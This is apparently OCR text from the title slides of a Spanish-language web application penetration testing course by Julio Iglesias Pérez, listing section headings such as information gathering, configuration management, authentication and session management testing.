
CIEH Julio Iglesias

Test de Intrusión
Aplicaciones Web
C|EH
Julio Iglesias Pérez




CIEH Julio Iglesias Perez


Obtener Información
C|EH
Julio Iglesias Perez




CEH Julio Iglesias Pérez

Testear la administración de la configuración
C|EH
Julio




CIEH - Julio Iglesias Pérez

Testear Autenticación
C|EH Julio Iglesias Pérez




CIFP Julio Iglesias Pérez

Testear Administración de la Sesión
C|EH Julio Iglesias Pérez



